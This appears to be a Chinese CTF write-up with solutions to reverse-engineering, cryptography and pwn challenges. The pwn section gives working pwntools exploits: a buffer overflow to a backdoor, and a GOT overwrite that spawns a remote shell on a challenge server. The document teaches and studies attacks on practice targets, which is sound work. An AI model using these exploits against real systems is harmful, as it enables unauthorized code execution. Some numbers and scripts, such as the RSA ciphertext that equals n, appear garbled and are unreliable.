
Address	Length	Type	String
.rdata:0040...	00000013	C	libgcc_s_dw2-1.dll
.rdata:0040...	00000016	C	__register_frame_info
.rdata:0040...	00000018	C	__deregister_frame_info
.rdata:0040...	00000016	C	ouch,hit the wall...\n
.rdata:0040...	00000006	C	pause
.rdata:0040...	0000000C	C	good j0bb!!
.rdata:0040...	00000024	C	flag is the value of md5{your_path}
.rdata:0040...	00000014	C	find your way out!\n
.rdata:0040...	0000001C	C	your input is malformed...\n


```
20  puts("find your way out!\n");
21  scanf("%12s", &Str);
22  v4 = strlen((const char *)&Str);
```

```
23  if ( !v4 || v4 > 12 )
24  {
25    puts("your input is malformed...\n");
26    system("pause");
27    exit(0);
28  }
29  for ( i = 0; i < v4; ++i )
30  {
31    v5 = *((_BYTE *)&Str + i);
32    if ( v5 == 'w' )
33      moveup(rowp, colp);
34    if ( v5 == 'a' )
35      moveleft(rowp, colp);
36    if ( v5 == 's' )
37      movedown(rowp, colp);
38    if ( v5 == 'd' )
39      moveright(rowp, colp);
40  }
41  system("pause");
42  exit(0);
43 }
```


找到maze：

```
.data:0040C008                  public _maze
.data:0040C008 ; unsigned __int8 maze[26]
.data:0040C008 _maze            db 4Fh, 4 dup(49h), 2 dup(4Fh), 49h, 4Fh, 23h, 49h, 3 dup(4Fh)
.data:0040C008                                      ; DATA XREF: _movedown+31↑r
.data:0040C008                                      ; _moveup+31↑r ...
.data:0040C008                  db 2 dup(49h), 4Fh, 49h, 4Fh, 6 dup(49h), 0
.data:0040C022                  align 4
.data:0040C024                  public _rowp
.data:0040C024 ; int *rowp
```



画5x5的图，根据路线得到sdsddwd，md5得到flag：

```
2   OOIO#
3   IOOOI
4   IOIOI
5   IIIII
6
7   sdsddwd
```

CSDN @Sm0ry


0x04 SPARK

sparc指令集，ida无法反编译，直接分析汇编代码
这里用大端序将最后要比较的结果放到栈上

```
save     %sp, -0xE0, %sp
ldx      [%g7+0x28], %g1
stx      %g1, [%fp+arg_7F7]
mov      0, %g1
clr      [%fp+arg_7D3]
clrx     [%fp+arg_7D7]
clrx     [%fp+arg_7DF]
set      0x37463F30, %g1
sllx     %g1, 32, %g2
set      0x44413243, %g1
add      %g2, %g1, %g1
stx      %g1, [%fp+arg_7E7]
sethi    0xD0A400, %g1
sllx     %g1, 38, %g1
stx      %g1, [%fp+arg_7EF]
set      aInputSparkleFl, %o0 ! "input_sparkle_flag_here:\n"
call     _puts
nop
add      %fp, arg_7D7, %g1
mov      0xC, %o2
mov      %g1, %o1
mov      0, %o0
call     _read
nop
clr      [%fp+arg_7D3]
ba       %xcc, loc_10087C
nop
```

CSDN @Sm0ry

从这里知道输入的长度应为10，输入的每个字符减去0x2F，最后和已知的结果比较



将已知的结果全部加上0x2F即可得到flag

```
a=0x37463f3044413243
b=0xD0A4003044413243
c=0xffffffffffffffff
print(hex((b>>38)&c))# 0x3429000L
s="37463f30444132433429"
arr=[]
for i in range(0,len(s),2):
    arr.append(int(s[i:i+2],16))
for i in range(len(arr)):
    arr[i]+=0x2f
print("".join(chr(i) for i in arr))
# fun_sparcX
```

0x05 VM

从sub_400FB4函数知道输入的长度应为16:

```
1  void __noreturn sub_400FB4()
2  {
3    int i; // [rsp+8h] [rbp-18h]
4
5    for ( i = 0; i <= 15; ++i )
6    {
7      if ( *(_BYTE *)(i + 48 + qword_6BC3C0) != aMEpbeJGYoYs[i] )
8      {
9        sub_410760((__int64)"not correct:( sorry...");
10       sub_40EF80(0);
11     }
12   }
13   sub_410760((__int64)"congratulation!you got me:D");
14   sub_40EF80(0);
15 }
```


所有vm的操作都在sub_400EBF函数的第12行执行

```
1  unsigned __int64 __fastcall sub_400EBF(__int64 a1)
2  {
3    unsigned __int64 result; // rax
4    int i; // [rsp+14h] [rbp-Ch]
5    unsigned __int64 v3; // [rsp+18h] [rbp-8h]
6
7    v3 = __readfsqword(0x28u);
8    for ( i = 0; i <= 4; ++i )
9    {
10     if ( **(_BYTE **)(a1 + 16) == *(_BYTE *)(16 * (i + 1LL) + a1 + 8) )
11     {
12       (*(void (__fastcall **)(__int64))(16 * (i + 1LL) + a1 + 16))(a1);
13       break;
14     }
15   }
16   result = __readfsqword(0x28u) ^ v3;
17   if ( result )
18     sub_44C050();
19   return result;
20 }
```


起调试，构造一个长度为16的输入，”abcdefghijklmn12”
经过调试知道，输入的每个字符先异或8，再异或3，然后加1，最后和已知的res比较
对res写逆运算脚本即可得到flag

```
res="m<epbe<j~g;yo@ys"
s="abcdefghijklmn12"
print(hex(ord("a")^8^3))# 0x6a
print(hex(0x6a+1))# 0x6b
flag=""
for c in res:
    flag+=chr((ord(c)-1)^8^3)
print(flag)
#g0odjo0bvm1se4sy
```

CRYPTO

0x01 Easy SignIn

下载得到密文：
5445705857464579517A4A48546A4A4552316454574642435 66B5579556C7053546C4A4E524564565646644D515670455130354C5755644F5231685256314A5452315A5552304E57576C5A4952543039505430395054303950513D3D

ciphey直接出flag

0x02 AFFINE

仿射密码，参考https://icode9.com/content-4-1124105.html

先求a和b

```
# -*- coding: utf-8 -*-
import string
import hashlib

letter=string.ascii_letters+string.digits
m='xGJ13kkRK9QDfORQomFOf9NZs9LKVZvGqVIsVO9NOkorv'
flag='flag'
def f():
    for i in range(100):
        for j in range(100):
            c=[]
            for len in range(4):
                ch = flag[len]
                t=(letter.index(ch) * i + j) % 62
                c.append(letter[t])
            d = ''.join(c)
            #print(d)
            if  d in m:
                print("i=",i)
                print("j=",j)
                return
f()
```

```python
letter = string.ascii_letters+string.digits
m = 'xGJ13kkRK9QDfORQomFOf9NZs9LKVZvGqVIsVO9NOkorv'
a = 11
b = 17
c = []
for i in range(len(m)):
    ch = m[i]
    t = letter.index(ch)
    x = (17*(t-17)) % 62
    x = int(x)
    c.append(letter[x])
d = ''.join(c)
print(d)
```

```
('i=', 11)
('j=', 17)
0h62Affine1sSti1lN0tSecureEnoughToProtectflag
```


md5一下就是flag

0x03 LINE-GENERATION-TEST

下载得到一张图片，hill密码

Key_encrypt:

$$\begin{pmatrix} 1 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 1 \\ 0 & 0 & 1 & 1 & 1 \\ 0 & 1 & 1 & 1 & 0 \\ 0 & 0 & 0 & 1 & 0 \end{pmatrix}$$

Enc:

$$\begin{pmatrix} 9 \\ 23 \\ 0 \\ 13 \\ 19 \end{pmatrix}$$

希尔密码然后求逆矩阵，矩阵相乘得到flag：RSCTF，md5加密后提交flag{e4163deba70420c58acb87abcab34141}。

0x04 LATTICE

下载看脚本，发现flag分为三部分，

```
flag = b'flag{******}'.strip(b'flag{').strip(b'}')
_length = len(flag)
f1, f2, f3 = [flag[_*_length//3:(_+1)*_length//3] for _ in range(3)]
```

直接利用la佬博客脚本https://lazzzaro.github.io/2020/05/06/crypto-RSA/，稍微改一下，把判定删掉，输出所有结果：

```
#第一部分
from sage.all import *
import gmpy2
N = 23818305284450407798474543841442778164118430521610043726789505700531857211139233983927667740426681473611421781216471548321033175378524550659451949200683096575646597770420333524204176282763665882864564388471765969302954420394630419303362777912490426962573169221783887636684177478144311692343348905299751465406910364431823004781961449409682714094129123403882257872835302752664170847941259148324938528680748942030111986004367624657807913886922193265189704092735093802344832636336165737460259604641005316302692291726246828545907406645433265956061936110408800751546469158181520009116013316133121377819590970122050812854789
e1 = 98357836730955534460582913841762280430023319433509990345346232749928387390225219712368050502730462600250599872037309277001216640527234074327476458712964458726567987655845527642676289892786975219849432419081929863965300773011509422894341043850283601556399284437857044727536198471880847269354756008468353260734601152182162127855564087084622691053283940309962179165568736272668423306684538584837134981386544284879499441891082615635685585721241073809037128915782971711208621973697643315187539216849654201213180719163092047476676574768065510555842104667524367021760787049908268464819528953543534843448205235392184673286091
e2 = 17375316355314118406320219911734421029944943076411309671685926390155316380478008061756850363872585667159388923531318955662085005614917843442976105969167039475936924220396528915648168982023113542542201704319766653086540015877222620054173299245668195344488548155446059033287516207223970884670005185996184076538885012087996848877993859469631166842992572290730174768464087877396078823473042762659765399198326507762349243538341205082556290883091174177379098626493382561067493560893603313231705260729621890489619111083150474886626958850812093915647702385689897792432029133765456750687073104627271449802966450876185872407293
c = 18256586437688071179499177390976877033843124074731118595784275706275462549393575070193713157285247155052783040660186349191946243206621283417854114947512338510120090494075462629459661733719232454448765943733550405428870484328139300079099605288398777526459160412929323065084297815106233447065396152086777361372972058145457645409788067204097788931227023450019519140835142136756431561854846309830798469884915112921372970749535039024514694612091792882278365141395754197699238234003741039605119623368588726502904139810547175747010391084181918696734944317464109816688119976204245225961339189386241169457985123026267611057954 3
for i in range(1000):
    alpha2 = i/1000
    M1 = int(gmpy2.mpz(N)**0.5)
    M2 = int(gmpy2.mpz(N)**(1+alpha2))
    D = diagonal_matrix(ZZ, [N, M1, M2, 1])
    B = Matrix(ZZ, [[1, -N,   0,  N**2],
                    [0, e1, -e1, -e1*N],
                    [0,  0,  e2, -e2*N],
                    [0,  0,   0, e1*e2]]) * D
    L = B.LLL()
    v = Matrix(ZZ, L[0])
    x = v * B**(-1)
    phi = (x[0, 1]/x[0, 0]*e1).floor()
    try:
        d = inverse_mod(65537, phi)
        m = hex(power_mod(c, d, N))[2:]
        print(i)
        print(bytes.fromhex(m))
        #break
    except:
        pass
```

```
7\x1bs'
398
b'f-4ae0-b369-'
399
b'f-4ae0-b369-'
400
b'f-4ae0-b369-'
401
b'f-4ae0-b369-'
402
b'f-4ae0-b369-'
403
b'f-4ae0-b369-'
404
b'f-4ae0-b369-'
405
```



```
353
b'89c63fd5-00c'
354
b'89c63fd5-00c'
355
b'89c63fd5-00c'
356
b'89c63fd5-00c'
357
b'89c63fd5-00c'
358
b'89c63fd5-00c'
359
```


最后拼起来得到：flag{89c63fd5-00cf-4ae0-b369-5a3d94a20a2c}

0x05 RSA

NewsCTF 2021 新春赛原题：

```
n=124689085077258164778068312042204623310499608479147230303784397390856552161216990480107601962337145795119702418941037207945225700624828698479201514402813520803268719496873756273737647275368178642547598433774089054609501123610487077356730853761096023439196090013976096800895454898815912067003882684415072791099101814292771752156182321690149765427100411447372302757213912836177392734921107826800451961356476403676537015635891993914259330805894806434804806828557650766890307484102711899388691574351557274537187289663586196658616258334182287445283333526057708831147791957688395960485045995002948607600604406559062549703501
t=10

import gmpy2
for k in range(-1000000,1000000):
    x=gmpy2.iroot(k**2+4*t*n,2)
    if x[1]:
            p=(-k+x[0])//(2*t)
            q=t*p+k
            break
import gmpy2
from Crypto.Util.number import long_to_bytes,bytes_to_long
phi=(p-1)*(q-1)
e=57742
c=124689085077258164778068312042204623310499608479147230303784397390856552161216990480107601962337145795119702418941037207945225700624828698479201514402813520803268719496873756273737647275368178642547598433774089054609501123610487077356730853761096023439196090013976096800895454898815912067003882684415072791099101814292771752156182321690149765427100411447372302757213912836177392734921107826800451961356476403676537015635891993914259330805894806434804806828557650766890307484102711899388691574351557274537187289663586196658616258334182287445283333526057708831147791957688395960485045995002948607600604406559062549703501

t=gmpy2.gcd(e,phi)
d=gmpy2.invert(e//t,phi)
m=pow(c,d,n)
msg=gmpy2.iroot(m,t)
if msg[1]:
    print(long_to_bytes(msg[0]))
#flag{6d22773623d3d5c871692e9985de5f16}
```

0x06 BABY-RSA

先用lfsr还原出p的高位:

```
from Crypto.Util.number import *
import gmpy2

def lfsr(status,mask):
    out = (status << 1) & 0xffffffff
    i=(status&mask)&0xffffffff
    lastbit=0
    while i!=0:
        lastbit^=(i&1)
        i=i>>1
    out^=lastbit
    return (out,lastbit)

status= 1
mask = 0b10110000111001001110010001011010l
key = '01011101001001110110111011000111010000111101000101010100100100011010111011000010010100101110110011101110110010100010111001110010011101010111011001100011011010110011101011011011000011001010101000001011010011011011000111010101100001111010001101110010110110100100011001010011100011100111101010101111111100101111100101111100101000010001010000100011101001101111101001110110001110101101001101011000110111011000011001001100110110000011000011010010101001001011010110010111111011100000100111011100101011101000111011001101111111001010'

s = ''
for i in range(568):
    (status,out)=lfsr(status,mask)
    p2 = out^int(key[i])
    s = s+str(p2)
print(s)
p = int(s,2)
print(p)
# 484896331241166236766986322307256381427323829969266475890843705533431739217993785274442520213477613786483789873490025705365184544110819157393140954140256890174240795425112
```

已知p的高位，可以利用Coppersmith定理恢复出完整的p：

p=
902250062886270209332670244257976470429655544862736741454746290223354835791680203213341776006244753584194587813870215770789579788865550662645143649512298718336117131446171558370233137567417160419931591550935227694167424616838100410453619263349461155474872342725209142494969548649044676344711675096895499084 77

再解常规RSA得到flag

PWN

0x01 Ez_pwn

pwn签到，直接拖进ida分析，发现gets函数及后门：

```
from pwn import *
#io=process("./pwn")
io = remote('hsc2019.site',10203)
payload=b'a'*0x48+p64(0x400741)
io.sendline(payload)
io.interactive()
```

0x02 EZPWN

程序可以任意地址写，保护没开pie，存在后门函数。修改某个got为后门函数即可：

```
from pwn import *
#io=process("./pwn2")
elf=ELF("./pwn2")
io = remote('hsc2019.site', 10203)
name=0x6010A0
puts_got=elf.got["puts"]
bkdoor=0x400796
print("puts_got->"+hex(puts_got))

io.recvuntil(b"your ID?\n")
payload=asm(shellcraft.sh())#.ljust(b'a',0x40)
io.sendline(payload)

io.recvuntil(b"Give me the target address?")
io.sendline(str(puts_got).encode())
io.recvuntil(b"Give me the data: ")
# pause()
# gdb.attach(io)
io.sendline(p64(bkdoor))

io.interactive()
```